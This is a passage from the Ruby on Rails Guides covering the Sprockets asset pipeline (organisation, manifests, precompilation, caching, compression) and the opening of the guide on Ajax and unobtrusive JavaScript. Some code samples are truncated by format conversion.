Fingerprinting is enabled by default for production and disabled for all other environments. You can enable or disable it in your configuration through the `config.assets.digest` option.

More reading:

- [Optimize caching](#)
- [Revving Filenames: don't use querystring](#)

## 2 How to Use the Asset Pipeline

In previous versions of Rails, all assets were located in subdirectories of `public` such as `images`, `javascripts` and `stylesheets`. With the asset pipeline, the preferred location for these assets is now the `app/assets` directory. Files in this directory are served by the Sprockets middleware.

Assets can still be placed in the `public` hierarchy. Any assets under `public` will be served as static files by the application or web server. You should use `app/assets` for files that must undergo some pre-processing before they are served.

In production, Rails precompiles these files to `public/assets` by default. The precompiled copies are then served as static assets by the web server. The files in `app/assets` are never served directly in production.

### 2.1 Controller Specific Assets

When you generate a scaffold or a controller, Rails also generates a JavaScript file (or CoffeeScript file if the `coffee-rails` gem is in the `Gemfile`) and a Cascading Style Sheet file (or SCSS file if `sass-rails` is in the `Gemfile`) for that controller. Additionally, when generating a scaffold, Rails generates the file `scaffolds.css` (or `scaffolds.css.scss` if `sass-rails` is in the `Gemfile`.)

For example, if you generate a `ProjectsController`, Rails will also add a new file at `app/assets/javascripts/projects.js.coffee` and another at `app/assets/stylesheets/projects.css.scss`. By default these files will be ready to use by your application immediately using the `require_tree` directive. See [Manifest Files and Directives](#) for more details on `require_tree`.

You can also opt to include controller specific stylesheets and JavaScript files only in their respective controllers using the following:

```
<%= javascript_include_tag params[:controller] %> or <%= stylesheet_link_tag
params[:controller] %>
```

When doing this, ensure you are not using the `require_tree` directive, as that will result in your assets being included more than once.



When using asset precompilation, you will need to ensure that your controller assets will be precompiled when loading them on a per page basis. By default `.coffee` and `.scss` files will not be precompiled on their own. This will result in false positives during development as these files will work just fine since assets are compiled on the fly in development mode. When running in production, however, you will see 500 errors since live compilation is turned off by default. See [Precompiling Assets](#) for more information on how precompiling works.



You must have an ExecJS supported runtime in order to use CoffeeScript. If you are using Mac OS X or Windows, you have a JavaScript runtime installed in your operating system. Check [ExecJS](#) documentation to know all supported JavaScript runtimes.

You can also disable generation of controller specific asset files by adding the following to your `config/application.rb` configuration:



```
config.generators do |g|
 g.assets false
end
```

## 2.2 Asset Organization

Pipeline assets can be placed inside an application in one of three locations: `app/assets`, `lib/assets` or `vendor/assets`.

- `app/assets` is for assets that are owned by the application, such as custom images, JavaScript files or stylesheets.
- `lib/assets` is for your own libraries' code that doesn't really fit into the scope of the application or those libraries which are shared across applications.
- `vendor/assets` is for assets that are owned by outside entities, such as code for JavaScript plugins and CSS frameworks.



If you are upgrading from Rails 3, please take into account that assets under `lib/assets` or `vendor/assets` are available for inclusion via the application manifests but no longer part of the precompile array. See [Precompiling Assets](#) for guidance.

### 2.2.1 Search Paths

When a file is referenced from a manifest or a helper, Sprockets searches the three default asset locations for it.

The default locations are: the `images`, `javascripts` and `stylesheets` directories under the `app/assets` folder, but these subdirectories are not special - any path under `assets/*` will be searched.

For example, these files:



```
app/assets/javascripts/home.js
lib/assets/javascripts/moovinator.js
vendor/assets/javascripts/slider.js
vendor/assets/somepackage/phonebox.js
```

would be referenced in a manifest like this:



```
// = require home
// = require moovinator
// = require slider
// = require phonebox
```

Assets inside subdirectories can also be accessed.



```
app/assets/javascripts/sub/something.js
```

is referenced as:




```
// = require sub/something
```

You can view the search path by inspecting `Rails.application.config.assets.paths` in the Rails console.

Besides the standard `assets/*` paths, additional (fully qualified) paths can be added to the pipeline in

config/application.rb. For example:



```
config.assets.paths << Rails.root.join("lib", "videoplayer", "flash")
```

Paths are traversed in the order they occur in the search path. By default, this means the files in `app/assets` take precedence, and will mask corresponding paths in `lib` and `vendor`.


It is important to note that files you want to reference outside a manifest must be added to the precompile array or they will not be available in the production environment.

### 2.2.2 Using Index Files

Sprockets uses files named `index` (with the relevant extensions) for a special purpose.

For example, if you have a jQuery library with many modules, which is stored in `lib/assets/library_name`, the file `lib/assets/library_name/index.js` serves as the manifest for all files in this library. This file could include a list of all the required files in order, or a simple `require_tree` directive.

The library as a whole can be accessed in the application manifest like so:




```
//= require library_name
```

This simplifies maintenance and keeps things clean by allowing related code to be grouped before inclusion elsewhere.


## 2.3 Coding Links to Assets

Sprockets does not add any new methods to access your assets - you still use the familiar `javascript_include_tag` and `stylesheet_link_tag`:



```
<%= stylesheet_link_tag "application", media: "all" %>
<%= javascript_include_tag "application" %>
```

If using the `turbolinks` gem, which is included by default in Rails 4, then include the `'data-turbolinks-track'` option which causes `turbolinks` to check if an asset has been updated and if so loads it into the page:



```
<%= stylesheet_link_tag "application", media: "all", "data-turbolinks-track" => true %>
<%= javascript_include_tag "application", "data-turbolinks-track" => true %>
```

In regular views you can access images in the `public/assets/images` directory like this:



```
<%= image_tag "rails.png" %>
```

Provided that the pipeline is enabled within your application (and not disabled in the current environment context), this file is served by Sprockets. If a file exists at `public/assets/rails.png` it is served by the web server.

Alternatively, a request for a file with an MD5 hash such as `public/assets/rails-af27b6a414e6da0003503148be9b409.png` is treated the same way. How these hashes are generated is covered in the [In Production](#) section later on in this guide.




Sprockets will also look through the paths specified in `config.assets.paths`, which includes the standard application paths and any paths added by Rails engines.

Images can also be organized into subdirectories if required, and then can be accessed by specifying the directory's name in the tag:




```
<%= image_tag "icons/rails.png" %>
```



If you're precompiling your assets (see [In Production](#) below), linking to an asset that does not exist will raise an exception in the calling page. This includes linking to a blank string. As such, be careful using `image_tag` and the other helpers with user-supplied data.

### 2.3.1 CSS and ERB


The asset pipeline automatically evaluates ERB. This means if you add an `erb` extension to a CSS asset (for example, `application.css.erb`), then helpers like `asset_path` are available in your CSS rules:



```
.class { background-image: url(<%= asset_path 'image.png' %>) }
```

This writes the path to the particular asset being referenced. In this example, it would make sense to have an image in one of the asset load paths, such as `app/assets/images/image.png`, which would be referenced here. If this image is already available in `public/assets` as a fingerprinted file, then that path is referenced.

If you want to use a [data URI](#) - a method of embedding the image data directly into the CSS file - you can use the `asset_data_uri` helper.



```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

This inserts a correctly-formatted data URI into the CSS source.

Note that the closing tag cannot be of the style `-%>`.

### 2.3.2 CSS and Sass

When using the asset pipeline, paths to assets must be re-written and `sass-rails` provides `-url` and `-path` helpers (hyphenated in Sass, underscored in Ruby) for the following asset classes: image, font, video, audio, JavaScript and stylesheet.


- `image-url("rails.png")` becomes `url(/assets/rails.png)`
- `image-path("rails.png")` becomes `"/assets/rails.png"`.

The more generic form can also be used:

- `asset-url("rails.png")` becomes `url(/assets/rails.png)`
- `asset-path("rails.png")` becomes `"/assets/rails.png"`

### 2.3.3 JavaScript/CoffeeScript and ERB


If you add an `erb` extension to a JavaScript asset, making it something such as `application.js.erb`, you can then use the `asset_path` helper in your JavaScript code:



```
$('#logo').attr({ src: "<%= asset_path('logo.png') %>" });
```

This writes the path to the particular asset being referenced.

Similarly, you can use the `asset_path` helper in CoffeeScript files with `erb` extension (e.g., `application.js.coffee.erb`):




```
$('#logo').attr src: "<%= asset_path('logo.png') %>"
```

## 2.4 Manifest Files and Directives

Sprockets uses manifest files to determine which assets to include and serve. These manifest files contain *directives* - instructions that tell Sprockets which files to require in order to build a single CSS or JavaScript file. With these directives, Sprockets loads the files specified, processes them if necessary, concatenates them into one single file and then compresses them (if `Rails.application.config.assets.compress` is true). By serving one file rather than many, the load time of pages can be greatly reduced because the browser makes fewer requests. Compression also reduces file size, enabling the browser to download them faster.

For example, a new Rails 4 application includes a default `app/assets/javascripts/application.js` file containing the following lines:




```
// ...
//= require jquery
//= require jquery_ujs
//= require_tree .
```

In JavaScript files, Sprockets directives begin with `//=`. In the above case, the file is using the `require` and the `require_tree` directives. The `require` directive is used to tell Sprockets the files you wish to require. Here, you are requiring the files `jquery.js` and `jquery_ujs.js` that are available somewhere in the search path for Sprockets. You need not supply the extensions explicitly. Sprockets assumes you are requiring a `.js` file when done from within a `.js` file.

The `require_tree` directive tells Sprockets to recursively include *all* JavaScript files in the specified directory into the output. These paths must be specified relative to the manifest file. You can also use the `require_directory` directive which includes all JavaScript files only in the directory specified, without recursion.

Directives are processed top to bottom, but the order in which files are included by `require_tree` is unspecified. You should not rely on any particular order among those. If you need to ensure some particular JavaScript ends up above some other in the concatenated file, require the prerequisite file first in the manifest. Note that the family of `require` directives prevents files from being included twice in the output.

Rails also creates a default `app/assets/stylesheets/application.css` file which contains these lines:



```
/* ...
*= require_self
*= require_tree .
*/
```

Rails 4 creates both `app/assets/javascripts/application.js` and `app/assets/stylesheets/application.css` regardless of whether the `--skip-sprockets` option is used when creating a new rails application. This is so you can easily add asset pipelining later if you like.

The directives that work in JavaScript files also work in stylesheets (though obviously including stylesheets rather than

JavaScript files). The `require_tree` directive in a CSS manifest works the same way as the JavaScript one, requiring all stylesheets from the current directory.

In this example, `require_self` is used. This puts the CSS contained within the file (if any) at the precise location of the `require_self` call. If `require_self` is called more than once, only the last call is respected.



If you want to use multiple Sass files, you should generally use the [Sass @import rule](#) instead of these Sprockets directives. Using Sprockets directives all Sass files exist within their own scope, making variables or mixins only available within the document they were defined in. You can do file globbing as well using `@import "**"`, and `@import "**/*"` to add the whole tree equivalent to how `require_tree` works. Check the [sass-rails documentation](#) for more info and important caveats.

You can have as many manifest files as you need. For example, the `admin.css` and `admin.js` manifest could contain the JS and CSS files that are used for the admin section of an application.

The same remarks about ordering made above apply. In particular, you can specify individual files and they are compiled in the order specified. For example, you might concatenate three CSS files together this way:



```
/* ...
*= require reset
*= require layout
*= require chrome
*/
```

## 2.5 Preprocessing

The file extensions used on an asset determine what preprocessing is applied. When a controller or a scaffold is generated with the default Rails gemset, a CoffeeScript file and a SCSS file are generated in place of a regular JavaScript and CSS file. The example used before was a controller called "projects", which generated an `app/assets/javascripts/projects.js.coffee` and an `app/assets/stylesheets/projects.css.scss` file.

In development mode, or if the asset pipeline is disabled, when these files are requested they are processed by the processors provided by the `coffee-script` and `sass` gems and then sent back to the browser as JavaScript and CSS respectively. When asset pipelining is enabled, these files are preprocessed and placed in the `public/assets` directory for serving by either the Rails app or web server.

Additional layers of preprocessing can be requested by adding other extensions, where each extension is processed in a right-to-left manner. These should be used in the order the processing should be applied. For example, a stylesheet called `app/assets/stylesheets/projects.css.scss.erb` is first processed as ERB, then SCSS, and finally served as CSS. The same applies to a JavaScript file - `app/assets/javascripts/projects.js.coffee.erb` is processed as ERB, then CoffeeScript, and served as JavaScript.

Keep in mind the order of these preprocessors is important. For example, if you called your JavaScript file `app/assets/javascripts/projects.js.erb.coffee` then it would be processed with the CoffeeScript interpreter first, which wouldn't understand ERB and therefore you would run into problems.

## 3 In Development

In development mode, assets are served as separate files in the order they are specified in the manifest file.

This manifest `app/assets/javascripts/application.js`:



```
// require core
```

```
// = require projects
// = require tickets
```

would generate this HTML:

```
<script src="/assets/core.js?body=1"></script>
<script src="/assets/projects.js?body=1"></script>
<script src="/assets/tickets.js?body=1"></script>
```

The `body` param is required by Sprockets.

### 3.1 Runtime Error Checking

By default the asset pipeline will check for potential errors in development mode during runtime. To disable this behavior you can set:

```
config.assets.raise_runtime_errors = false
```

When `raise_runtime_errors` is set to `false` sprockets will not check that dependencies of assets are declared properly. Here is a scenario where you must tell the asset pipeline about a dependency:

If you have `application.css.erb` that references `logo.png` like this:

```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

Then you must declare that `logo.png` is a dependency of `application.css.erb`, so when the image gets re-compiled, the css file does as well. You can do this using the `// = depend_on_asset` declaration:

```
// = depend_on_asset "logo.png"
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

Without this declaration you may experience strange behavior when pushing to production that is difficult to debug. When you have `raise_runtime_errors` set to `true`, dependencies will be checked at runtime so you can ensure that all dependencies are met.

### 3.2 Turning Debugging Off

You can turn off debug mode by updating `config/environments/development.rb` to include:

```
config.assets.debug = false
```

When debug mode is off, Sprockets concatenates and runs the necessary preprocessors on all files. With debug mode turned off the manifest above would generate instead:

```
<script src="/assets/application.js"></script>
```

Assets are compiled and cached on the first request after the server is started. Sprockets sets a `must-revalidate`

Cache-Control HTTP header to reduce request overhead on subsequent requests - on these the browser gets a 304 (Not Modified) response.

If any of the files in the manifest have changed between requests, the server responds with a new compiled file.

Debug mode can also be enabled in Rails helper methods:



```
<%= stylesheet_link_tag "application", debug: true %>
<%= javascript_include_tag "application", debug: true %>
```

The `:debug` option is redundant if debug mode is already on.


You can also enable compression in development mode as a sanity check, and disable it on-demand as required for debugging.

## 4 In Production

In the production environment Sprockets uses the fingerprinting scheme outlined above. By default Rails assumes assets have been precompiled and will be served as static assets by your web server.


During the precompilation phase an MD5 is generated from the contents of the compiled files, and inserted into the filenames as they are written to disc. These fingerprinted names are used by the Rails helpers in place of the manifest name.

For example this:



```
<%= javascript_include_tag "application" %>
<%= stylesheet_link_tag "application" %>
```

generates something like this:



```
<script src="/assets/application-908e25f4bf641868d8683022a5b62f54.js"></script>
<link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css" media="screen"
rel="stylesheet" />
```

Note: with the Asset Pipeline the `:cache` and `:concat` options aren't used anymore, delete these options from the `javascript_include_tag` and `stylesheet_link_tag`.

The fingerprinting behavior is controlled by the `config.assets.digest` initialization option (which defaults to `true` for production and `false` for everything else).



Under normal circumstances the default `config.assets.digest` option should not be changed. If there are no digests in the filenames, and far-future headers are set, remote clients will never know to refetch the files when their content changes.

### 4.1 Precompiling Assets

Rails comes bundled with a rake task to compile the asset manifests and other files in the pipeline.

Compiled assets are written to the location specified in `config.assets.prefix`. By default, this is the `/assets` directory.

You can call this task on the server during deployment to create compiled versions of your assets directly on the server. See the next section for information on compiling locally.

The rake task is:



```
$ RAILS_ENV=production bin/rake assets:precompile
```

Capistrano (v2.15.1 and above) includes a recipe to handle this in deployment. Add the following line to `Capfile`:



```
load 'deploy/assets'
```

This links the folder specified in `config.assets.prefix` to `shared/assets`. If you already use this shared folder you'll need to write your own deployment task.

It is important that this folder is shared between deployments so that remotely cached pages referencing the old compiled assets still work for the life of the cached page.

The default matcher for compiling files includes `application.js`, `application.css` and all non-JS/CSS files (this will include all image assets automatically) from `app/assets` folders including your gems:



```
[Proc.new { |path, fn| fn =~ /app\/assets/ && !%w(.js .css).include?(File.extname(
/application.(css|js)$/) }]
```



The matcher (and other members of the `precompile` array; see below) is applied to final compiled file names. This means anything that compiles to JS/CSS is excluded, as well as raw JS/CSS files; for example, `.coffee` and `.scss` files are **not** automatically included as they compile to JS/CSS.

If you have other manifests or individual stylesheets and JavaScript files to include, you can add them to the `precompile` array in `config/initializers/assets.rb`:



```
Rails.application.config.assets.precompile += ['admin.js', 'admin.css', 'swfObject.js']
```

Or, you can opt to precompile all assets with something like this:



```
config/initializers/assets.rb
Rails.application.config.assets.precompile << Proc.new do |path|
 if path =~ /\. (css|js) \z/
 full_path = Rails.application.assets.resolve(path).to_path
 app_assets_path = Rails.root.join('app', 'assets').to_path
 if full_path.starts_with? app_assets_path
 puts "including asset: " + full_path
 true
 else

```

```

 puts "excluding asset: " + full_path
 false
 end
 else
 false
 end
end
end

```



Always specify an expected compiled filename that ends with .js or .css, even if you want to add Sass or CoffeeScript files to the precompile array.

The rake task also generates a `manifest-md5hash.json` that contains a list with all your assets and their respective fingerprints. This is used by the Rails helper methods to avoid handing the mapping requests back to Sprockets. A typical manifest file looks like:



```

{ "files": { "application-723d1be6cc741a3aabb1cec24276d681.js": { "logical_path": "appli
"digest": "723d1be6cc741a3aabb1cec24276d681"}, "application-12b3c7dd74d2e9df37e7cbb1
"digest": "12b3c7dd74d2e9df37e7cbb1efa76a6d"}, "application-1c5752789588ac18d7e1a50b1
"digest": "1c5752789588ac18d7e1a50b1f0fd4c2"}, "favicon-a9c641bf2b81f0476e876f7c5e37
"digest": "a9c641bf2b81f0476e876f7c5e375969"}, "my_image-231a680f23887d9dd70710ea5e1
"digest": "231a680f23887d9dd70710ea5efd3c62"} }, "assets": { "application.js":
"application-723d1be6cc741a3aabb1cec24276d681.js", "application.css":
"application-1c5752789588ac18d7e1a50b1f0fd4c2.css",
"favicon.ico": "favicon-a9c641bf2b81f0476e876f7c5e375969.ico", "my_image.png":
"my_image-231a680f23887d9dd70710ea5efd3c62.png"} }

```

The default location for the manifest is the root of the location specified in `config.assets.prefix` (`/assets` by default).



If there are missing precompiled files in production you will get an `Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError` exception indicating the name of the missing file(s).

#### 4.1.1 Far-future Expires Header

Precompiled assets exist on the filesystem and are served directly by your web server. They do not have far-future headers by default, so to get the benefit of fingerprinting you'll have to update your server configuration to add those headers.

For Apache:




```

The Expires* directives requires the Apache module
`mod_expires` to be enabled.
<Location /assets/>
 # Use of ETag is discouraged when Last-Modified is present
 Header unset ETag
 FileETag None
 # RFC says only cache for 1 year
 ExpiresActive On
 ExpiresDefault "access plus 1 year"
</Location>

```

For nginx:



```
location ~ ^/assets/ {
 expires 1y;
 add_header Cache-Control public;

 add_header ETag "";
 break;
}
```

#### 4.1.2 GZip Compression


When files are precompiled, Sprockets also creates a [gzipped](#) (.gz) version of your assets. Web servers are typically configured to use a moderate compression ratio as a compromise, but since precompilation happens once, Sprockets uses the maximum compression ratio, thus reducing the size of the data transfer to the minimum. On the other hand, web servers can be configured to serve compressed content directly from disk, rather than deflating non-compressed files themselves.

Nginx is able to do this automatically enabling `gzip_static`:



```
location ~ ^/(assets)/ {
 root /path/to/public;
 gzip_static on; # to serve pre-gzipped version
 expires max;
 add_header Cache-Control public;
}
```

This directive is available if the core module that provides this feature was compiled with the web server. Ubuntu/Debian packages, even `nginx-light`, have the module compiled. Otherwise, you may need to perform a manual compilation:



```
./configure --with-http_gzip_static_module
```

If you're compiling nginx with Phusion Passenger you'll need to pass that option when prompted.

A robust configuration for Apache is possible but tricky; please Google around. (Or help update this Guide if you have a good configuration example for Apache.)

## 4.2 Local Precompilation

There are several reasons why you might want to precompile your assets locally. Among them are:


- You may not have write access to your production file system.
- You may be deploying to more than one server, and want to avoid duplication of work.
- You may be doing frequent deploys that do not include asset changes.

Local compilation allows you to commit the compiled files into source control, and deploy as normal.

There are two caveats:

- You must not run the Capistrano deployment task that precompiles assets.
- You must change the following two application configuration settings.

In `config/environments/development.rb`, place the following line:



```
config.assets.prefix = "/dev-assets"
```



The `prefix` change makes Sprockets use a different URL for serving assets in development mode, and pass all requests to Sprockets. The prefix is still set to `/assets` in the production environment. Without this change, the application would serve the precompiled assets from `/assets` in development, and you would not see any local changes until you compile assets again.


You will also need to ensure any necessary compressors or minifiers are available on your development system.

In practice, this will allow you to precompile locally, have those files in your working tree, and commit those files to source control when needed. Development mode will work as expected.

## 4.3 Live Compilation

In some circumstances you may wish to use live compilation. In this mode all requests for assets in the pipeline are handled by Sprockets directly.

To enable this option set:




```
config.assets.compile = true
```

On the first request the assets are compiled and cached as outlined in development above, and the manifest names used in the helpers are altered to include the MD5 hash.

Sprockets also sets the `Cache-Control` HTTP header to `max-age=31536000`. This signals all caches between your server and the client browser that this content (the file served) can be cached for 1 year. The effect of this is to reduce the number of requests for this asset from your server; the asset has a good chance of being in the local browser cache or some intermediate cache.

This mode uses more memory, performs more poorly than the default and is not recommended.

If you are deploying a production application to a system without any pre-existing JavaScript runtimes, you may want to add one to your Gemfile:



```
group :production do
 gem 'therubyracer'
end
```

## 4.4 CDNs

If your assets are being served by a CDN, ensure they don't stick around in your cache forever. This can cause problems. If you use `config.action_controller.perform_caching = true`, `Rack::Cache` will use `Rails.cache` to store assets. This can cause your cache to fill up quickly.

Every cache is different, so evaluate how your CDN handles caching and make sure that it plays nicely with the pipeline. You may find quirks related to your specific set up, you may not. The defaults nginx uses, for example, should give you no problems when used as an HTTP cache.

# 5 Customizing the Pipeline

## 5.1 CSS Compression

One of the options for compressing CSS is YUI. The [YUI CSS compressor](#) provides minification.

The following line enables YUI compression, and requires the `yui-compressor` gem.



```
config.assets.css_compressor = :yui
```

The other option for compressing CSS if you have the sass-rails gem installed is



```
config.assets.css_compressor = :sass
```

## 5.2 JavaScript Compression

Possible options for JavaScript compression are `:closure`, `:uglifyer` and `:yui`. These require the use of the `closure-compiler`, `uglifyer` or `yui-compressor` gems, respectively.

The default Gemfile includes [uglifyer](#). This gem wraps [UglifyJS](#) (written for NodeJS) in Ruby. It compresses your code by removing white space and comments, shortening local variable names, and performing other micro-optimizations such as changing `if` and `else` statements to ternary operators where possible.

The following line invokes `uglifyer` for JavaScript compression.



```
config.assets.js_compressor = :uglifyer
```



You will need an [ExecJS](#) supported runtime in order to use `uglifyer`. If you are using MacOS X or Windows you have a JavaScript runtime installed in your operating system.



The `config.assets.compress` initialization option is no longer used in Rails 4 to enable either CSS or JavaScript compression. Setting it will have no effect on the application. Instead, setting `config.assets.css_compressor` and `config.assets.js_compressor` will control compression of CSS and JavaScript assets.

## 5.3 Using Your Own Compressor

The compressor config settings for CSS and JavaScript also take any object. This object must have a `compress` method that takes a string as the sole argument and it must return a string.



```
class Transformer
 def compress(string)
 do_something_returning_a_string(string)
 end
end
```

To enable this, pass a new object to the `config` option in `application.rb`:




```
config.assets.css_compressor = Transformer.new
```

## 5.4 Changing the *assets* Path

The public path that Sprockets uses by default is `/assets`.

This can be changed to something else:




```
config.assets.prefix = "/some_other_path"
```

This is a handy option if you are updating an older project that didn't use the asset pipeline and already uses this path or you wish to use this path for a new resource.


## 5.5 X-Sendfile Headers

The X-Sendfile header is a directive to the web server to ignore the response from the application, and instead serve a specified file from disk. This option is off by default, but can be enabled if your server supports it. When enabled, this passes responsibility for serving the file to the web server, which is faster. Have a look at [send\\_file](#) on how to use this feature.


Apache and nginx support this option, which can be enabled in `config/environments/production.rb`:



```
config.action_dispatch.x_sendfile_header = "X-Sendfile" # for apache
config.action_dispatch.x_sendfile_header = 'X-Accel-Redirect' # for nginx
```



If you are upgrading an existing application and intend to use this option, take care to paste this configuration option only into `production.rb` and any other environments you define with production behavior (not `application.rb`).



For further details have a look at the docs of your production web server: - [Apache](#) - [Nginx](#)

## 6 Assets Cache Store

The default Rails cache store will be used by Sprockets to cache assets in development and production. This can be changed by setting `config.assets.cache_store`:



```
config.assets.cache_store = :memory_store
```

The options accepted by the assets cache store are the same as the application's cache store.



```
config.assets.cache_store = :memory_store, { size: 32.megabytes }
```


## 7 Adding Assets to Your Gems

Assets can also come from external sources in the form of gems.

A good example of this is the `jquery-rails` gem which comes with Rails as the standard JavaScript library gem. This gem contains an engine class which inherits from `Rails::Engine`. By doing this, Rails is informed that the directory for this gem may contain assets and the `app/assets`, `lib/assets` and `vendor/assets` directories of this engine are added to the search path of Sprockets.

## 8 Making Your Library or Gem a Pre-Processor

As Sprockets uses [Tilt](#) as a generic interface to different templating engines, your gem should just implement the Tilt template protocol. Normally, you would subclass `Tilt::Template` and reimplement the `prepare` method, which initializes your template, and the `evaluate` method, which returns the processed source. The original source is stored in `data`. Have a look at [Tilt::Template](#) sources to learn more.



```
module BangBang
 class Template < ::Tilt::Template
 def prepare
 # Do any initialization here
 end

 # Adds a "!" to original template.
 def evaluate(scope, locals, &block)
 "#{data}!"
 end
 end
end
```

Now that you have a `Template` class, it's time to associate it with an extension for template files:



```
Sprockets.register_engine '.bang', BangBang::Template
```


## 9 Upgrading from Old Versions of Rails

There are a few issues when upgrading from Rails 3.0 or Rails 2.x. The first is moving the files from `public/` to the new locations. See [Asset Organization](#) above for guidance on the correct locations for different file types.

Next will be avoiding duplicate JavaScript files. Since jQuery is the default JavaScript library from Rails 3.1 onwards, you don't need to copy `jquery.js` into `app/assets` and it will be included automatically.

The third is updating the various environment files with the correct default options.


In `application.rb`:



```
Version of your assets, change this if you want to expire all your assets
config.assets.version = '1.0'


Change the path that assets are served from
config.assets.prefix = "/assets"
```

In `development.rb`:



```
Expands the lines which load the assets
config.assets.debug = true
```

And in `production.rb`:



```
Choose the compressors to use (if any)
config.assets.js_compressor = :uglifier
config.assets.css_compressor = :yui

Don't fallback to assets pipeline if a precompiled asset is missed
config.assets.compile = false

Generate digests for assets URLs. This is planned for deprecation.
```

```
config.assets.digest = true

Precompile additional assets (application.js, application.css, and all
non-JS/CSS are already added) config.assets.precompile += %w(search.js)
```

Rails 4 no longer sets default config values for Sprockets in `test.rb`, so `test.rb` now requires Sprockets configuration. The old defaults in the test environment are: `config.assets.compile = true`, `config.assets.compress = false`, `config.assets.debug = false` and `config.assets.digest = false`.

The following should also be added to Gemfile:



```
gem 'sass-rails', "~> 3.2.3"
gem 'coffee-rails', "~> 3.2.1"
gem 'uglifier'
```

## Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

# Working with JavaScript in Rails

This guide covers the built-in Ajax/JavaScript functionality of Rails (and more); it will enable you to create rich and dynamic Ajax applications with ease!

After reading this guide, you will know:

- ✓ **The basics of Ajax.**
- ✓ **Unobtrusive JavaScript.**
- ✓ **How Rails' built-in helpers assist you.**
- ✓ **How to handle Ajax on the server side.**
- ✓ **The Turbolinks gem.**



## Chapters

1. [An Introduction to Ajax](#)
2. [Unobtrusive JavaScript](#)
3. [Built-in Helpers](#)
  - [form\\_for](#)
  - [form\\_tag](#)
  - [link\\_to](#)
  - [button\\_to](#)
4. [Server-Side Concerns](#)
  - [A Simple Example](#)
5. [Turbolinks](#)
  - [How Turbolinks Works](#)
  - [Page Change Events](#)
6. [Other Resources](#)

## 1 An Introduction to Ajax


In order to understand Ajax, you must first understand what a web browser does normally.

When you type `http://localhost:3000` into your browser's address bar and hit 'Go,' the browser (your 'client') makes a request to the server. It parses the response, then fetches all associated assets, like JavaScript files, stylesheets and images. It then assembles the page. If you click a link, it does the same process: fetch the page, fetch the assets, put it all together, show you the results. This is called the 'request response cycle.'

JavaScript can also make requests to the server, and parse the response. It also has the ability to update information on the page. Combining these two powers, a JavaScript writer can make a web page that can update just parts of itself, without needing to get the full page data from the server. This is a powerful technique that we call Ajax.

Rails ships with CoffeeScript by default, and so the rest of the examples in this guide will be in CoffeeScript. All of these lessons, of course, apply to vanilla JavaScript as well.

As an example, here's some CoffeeScript code that makes an Ajax request using the jQuery library:



```
$.ajax(url: "/test").done (html) ->
 $("#results").append html
```

This code fetches data from "/test", and then appends the result to the `div` with an id of `results`.

Rails provides quite a bit of built-in support for building web pages with this technique. You rarely have to write this code yourself. The rest of this guide will show you how Rails can help you write websites in this way, but it's all built on top of this fairly simple technique.

## 2 Unobtrusive JavaScript

Rails uses a technique called "Unobtrusive JavaScript" to handle attaching JavaScript to the DOM. This is generally considered to be a best-practice within the frontend community, but you may occasionally read tutorials that demonstrate other ways.

Here's the simplest way to write JavaScript. You may see it referred to as 'inline JavaScript':




```
Paint it red
```

When clicked, the link background will become red. Here's the problem: what happens when we have lots of JavaScript we want to execute on a click?




```
<a href="#" onclick="this.style.backgroundColor='#009900';this.style.color='#FFFFFF'"
```

Awkward, right? We could pull the function definition out of the click handler, and turn it into CoffeeScript:




```
paintIt = (element, backgroundColor, textColor) ->
 element.style.backgroundColor = backgroundColor
 if textColor?
 element.style.color = textColor
```

And then on our page:




```
Paint it red
```

That's a little bit better, but what about multiple links that have the same effect?



```
Paint it red
Paint it green
Paint it blue
```

Not very DRY, eh? We can fix this by using events instead. We'll add `data-*` attribute to our link, and then bind a handler to the click event of every link that has that attribute:



```
paintIt = (element, backgroundColor, textColor) ->
 element.style.backgroundColor = backgroundColor
 if textColor?
 element.style.color = textColor
```

```
$ ->
$("a[data-background-color]").click ->
 backgroundColor = $(this).data("background-color")
 textColor = $(this).data("text-color")
 paintIt(this, backgroundColor, textColor)
```



```
Paint it red
Paint it gre
Paint it bli
```

We call this 'unobtrusive' JavaScript because we're no longer mixing our JavaScript into our HTML. We've properly separated our concerns, making future change easy. We can easily add behavior to any link by adding the data attribute. We can run all of our JavaScript through a minimizer and concatenator. We can serve our entire JavaScript bundle on every page, which means that it'll get downloaded on the first page load and then be cached on every page after that. Lots of little benefits really add up.

The Rails team strongly encourages you to write your CoffeeScript (and JavaScript) in this style, and you can expect that many libraries will also follow this pattern.

### 3 Built-in Helpers

Rails provides a bunch of view helper methods written in Ruby to assist you in generating HTML. Sometimes, you want to add a little Ajax to those elements, and Rails has got your back in those cases.

Because of Unobtrusive JavaScript, the Rails "Ajax helpers" are actually in two parts: the JavaScript half and the Ruby half.

[rails.js](#) provides the JavaScript half, and the regular Ruby view helpers add appropriate tags to your DOM. The CoffeeScript in rails.js then listens for these attributes, and attaches appropriate handlers.

#### 3.1 form\_for

[form\\_for](#) is a helper that assists with writing forms. `form_for` takes a `:remote` option. It works like this:



```
<%= form_for(@post, remote: true) do |f| %>
 ...
<% end %>
```

This will generate the following HTML:



```
<form accept-charset="UTF-8" action="/posts" class="new_post" data-remote="true" i
 ...
</form>
```

Note the `data-remote="true"`. Now, the form will be submitted by Ajax rather than by the browser's normal submit mechanism.

You probably don't want to just sit there with a filled out `<form>`, though. You probably want to do something upon a successful submission. To do that, bind to the `ajax:success` event. On failure, use `ajax:error`. Check it out:



```
$(document).ready ->
```



```
$("#new_post").on("ajax:success", (e, data, status, xhr) ->
 $("#new_post").append xhr.responseText
).on "ajax:error", (e, xhr, status, error) ->
 $("#new_post").append "<p>ERROR</p>"
```

Obviously, you'll want to be a bit more sophisticated than that, but it's a start. You can see more about the events [in the jquery-ujs wiki](#).

### 3.2 form\_tag

